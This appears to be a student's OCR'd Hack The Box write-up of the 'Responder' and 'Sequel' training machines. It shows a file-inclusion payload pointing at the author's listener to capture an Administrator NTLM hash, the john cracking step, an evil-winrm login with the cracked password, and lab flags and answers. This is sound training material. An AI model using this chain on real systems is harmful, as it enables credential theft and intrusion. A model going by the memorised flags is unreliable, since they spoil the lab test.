
My command was like “ http://unika.htb/?page=//10.10.14.152/somefile”



/arning: include(\\10.10.14.152\SOMEFILE): Failed to open stream: Permission denied in **C:\xampp\htdocs\index.php** on line **11**


/arning: include(): Failed opening '//10.10.14.152/somefile' for inclusion (include_path='\xampp\php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**

After sending our payload through the web browser we get an error about not being able to load the requested file. But on checking listening Responder server i found a NetNTLMv for the Administrator user.



I then dumped the hash into a file and attempt to crack it with **john the ripp**er a password hash-cracking tool.


To dump it I used echo **“The_hash” >> hash.txt**



I then passed the hash file to john and cracked the password for the Administrator account. The hash type is automatically identified by johntheripper tool.


- **-w flag** specifies the wordlist i am using during hash cracking.

The command format was "**john –w=rockyou.txt hash.txt".** I had moved the rockyou.txt wordlist to my machines desktop and i was running john from the desktop directory to, the hash.txt file was also on my desktop.




Question: We'll use a Windows service (i.e. running on the box) to remotely access the Responder machine using the password we recovered. What port TCP does it listen on?

Answer: 5985



Submit root flag: ea81b7afddd03efaa0945333ed147fac





I connected to the WinRM service on the target and try to get a session. Because PowerShell isn't installed on Linux by default, I use a tool called E**vil-WinRM** .

The command format is **“evil-winrm -i TARGET_IP -u TARGET_ACCOUNT_USERNAME -p TARGET_ACCOUNT_PASSWORD”.**

I run this, **evil-winrm -i 10.129.95.234 -u administrator -p badminton”** on my attacking machine. Evil-winrm was already installed.

Once in the target, I navigated to a user named mike Desktop folder, using **dir** command I listed the contents of that folder. I found a file named **flag.txt**. Using **type** command, I viewed the contents of the file.


kali@kali: ~/Desktop
File Actions Edit View Help
(kali㉿kali)-[~/Desktop]
$ evil-winrm --version
v3.5
(kali㉿kali)-[~/Desktop]
$ evil-winrm -i 10.129.95.234 -u administrator -p badminton
Evil-WinRM shell v3.5
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
Evil-WinRM PS C:\Users\Administrator\Documents> cd ../../mike/Desktop
Evil-WinRM PS C:\Users\mike\Desktop> dir
Directory: C:\Users\mike\Desktop
Mode LastWriteTime Length Name
-a---- 3/10/2022 4:50 AM 32 flag.txt
Evil-WinRM PS C:\Users\mike\Desktop> type flag.txt
ea81b7afddd03efaa0945333ed147fac
Evil-WinRM PS C:\Users\mike\Desktop>
Responder


Hack The Box :: Starting P
tier1 - OneDrive
Kelvin_Kimotho_cs-sa08
https://app.hackthebox.com/starting-point
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
HACKTHEBOX
Search Hack The Box
STARTING POINT
kelvinkim
Starting Point
Season 6
Machines
Challenges
Sherlocks
Tracks
Rankings
Academy
HTB for Business
Tag
Responder has been Pwned!
Congratulations kelvinkim, best of luck in capturing flags ahead!
20 Oct 2024
PWN DATE

Sequel

Here is my shareable link.

https://www.hackthebox.com/achievement/machine/2075093/403

Introduction

Under this box, I gained insight on relational databases, eg MYSQL, MariaDB. How they store and process data. How to connect. Their structure, tables, rows and columns.

- For enumeration, we use nmap. -sC performs a script scan, -sV allows determine version of the running service. "sudo nmap -sV -sC TARGET_IP"
- Mysql runs on port 3306 by default.
- MySQL is a service designed for database management: creating, modifying, and updating databases, changing and adding data, and more.
- We can install mysql locally using "sudo apt install mysql*"
- * Helps us include all the related MySQL packages available
- We can run "mysql --help" to gain insight on how to use it.

MySQL clients usually authenticate with the service with a username/password combination.

Connection format is as follows. "mysql -u USERNAME -p PASSWORD -h HOST"

- -p , password flag
- -u , username flag
- -h, host flags

The commands we use for navigation include,

- SHOW databases; -Prints out the databases we can access.
- USE {database_name}; Set to use the database named {database_name}.
- SHOW tables; Prints out the available tables inside the current database.
- SELECT * FROM {table_name}; prints out all the data from the table {table_name}.


A semicolon is key. It marks the end of a sql query. "Show databases;" for example.

Question: During our scan, which port do we find serving MySQL?


Answer: 3306

Question: What community-developed MySQL version is the target running?

Answer: mariaDB



There seemed to be an error and the version was not coming through. From my guess i got the answer correct.




Question: When using the MySQL command line client, what switch do we need to use in order to specify a login username?

Answer: -u

Question: Which username allows us to log into this MariaDB instance without providing a password?

Answer: root




Question: In SQL, what symbol can we use to specify within the query that we want to display everything inside a table?

Answer: *

